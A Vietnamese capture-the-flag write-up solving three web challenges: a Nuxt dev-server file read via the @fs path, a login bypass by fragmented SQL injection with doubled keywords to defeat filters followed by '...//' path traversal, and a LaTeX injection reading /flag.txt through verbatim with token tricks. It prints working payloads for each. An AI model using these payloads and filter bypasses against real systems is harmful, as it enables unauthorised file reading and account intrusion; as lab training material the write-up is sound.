**Bài 1: A simple website**

/\_nuxt/app/packages/nuxt/src/app/entry.ts

/\_nuxt/@vite/client

Theo Wappalyzer:

* Thư viện web là Nuxt.js
* Ngôn ngữ lập trình là Node.js
* Thư viện Javascript là Nuxt.js và Vue.js
* Tạo trang tĩnh là Nuxt.js


Công nghệ mà trang web sử dụng là Nuxt ở phiên bản 3.0.0-rc.12

Lỗ hổng đọc file trong nuxt:

https://huntr.com/bounties/7840cd32-af15-40cb-a148-7ef3dff4a0c2

http://localhost:45681/\_\_nuxt\_vite\_node\_\_/module/flag.txt

Nó cho 1 chuỗi base64:



Giải mã bằng cyberchef:

{"version":3,"file":null,"sources":["flag.txt"],"sourcesContent":["export default \"/\_nuxt/@fs/flag.txt\""],"names":[],"mappings":"AAAA,8BAAc,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC,CAAC"}

Mình thấy đường dẫn /\_nuxt/@fs/path-to-file trong Burpsuite có thể đọc file:




**Flag: TCP1P{OuTD4t3d\_NuxxT\_fR4m3w0RkK}**

**Bài 2: Bypassss**

Web Enumeration:

Xem source code HTML thấy lộ thư mục assets, tập tin check-login.php

Giao diện trang web:




POST /check-login.php

username=admin" or 1=1#


password=fadksljfadsklf

🡪 Đăng nhập thất bại

Xem source code nó chặn cái gì:




Nó chặn các kí tự sau: ' , " , ; , . , % , = , - , whitespace , ( , )



Nó chặn các chuỗi sau: union, or, and, by, select, sleep, benchmark, true, false, \d (các ký tự số)

Câu truy vấn:



Nếu là 1 câu truy vấn bình thường với 1 lượng lớn filter như vậy thì mình cũng không bypass được nhưng nó là trang đăng nhập, bypass trang đăng nhập còn 1 dạng khác là fragmented sql injection


select \* from admin where username = '\' and password = ' or 1 #'

username=\

password=or 1 #

Chuỗi or và số bị filter rồi, chúng ta có thể bypass hàm preg\_replace dễ dàng bằng oorr (nó chỉ thay thế chuỗi 1 lần). Tương tự là trtrueue và /\*\*/ để thay cho khoảng trắng

Vào được trang dashboard.php:



Bật developer tools lên để xem HTML code, ta phát hiện được đường dẫn sau: viewer.php?img=1.png

Trang viewer bị dính lỗ hổng file inclusion nhưng bị chặn chuỗi ./ và \\




Hàm str\_replace giống hệt preg\_replace chỉ thay thế chuỗi ./ 1 lần nên rất dễ bypass

Payload: ...//...//...//...//...//flag.txt

**Flag: TCP1P{fR4gm3nTEd\_SqL\_1Nj3ction\_and\_lfi!?!1d9f3kd8cxm}**

**Bài 3: Latex**



Đây là 1 kiến thức khá thú vị

Payload:

\documentclass{article}

\RequirePackage{verbatim}

\begin{document}

\newtoks\in

\newtoks\put

\in={in}

\put={put}

\begin{verbatim\the\in\the\put}{/flag.txt}\end{verbatim\the\in\the\put}

\end{document}

* Nó đọc file flag.txt bằng môi trường verbatim, tìm tài liệu liên quan đến latex trong môi trường verbatim mà đọc, nghiên cứu
* usepackage bị chặn nên dùng RequirePackage
* Khởi tạo giá trị: \in= in
  + \newtoks\in
  + \in={in}

Môi trường verbatim là môi trường mà giúp Latex in ra chính xác những gì bạn nhập. Mình mới tìm kiếm cách thực thi lệnh input trong môi trường verbatim

\documentclass{article}

\usepackage{verbatim}

\begin{document}

\verbatiminput{/flag.txt}

\end{document}

Lệnh \verbatiminput{xx.yy} giống như

\begin{verbatim}

⟨Contents of the file xx.yy ⟩

\end{verbatim}

input đã bị chặn, bạn có thể dùng \the để lưu trữ chuỗi.

(1) \verbatiminput{/flag.txt} ⬄

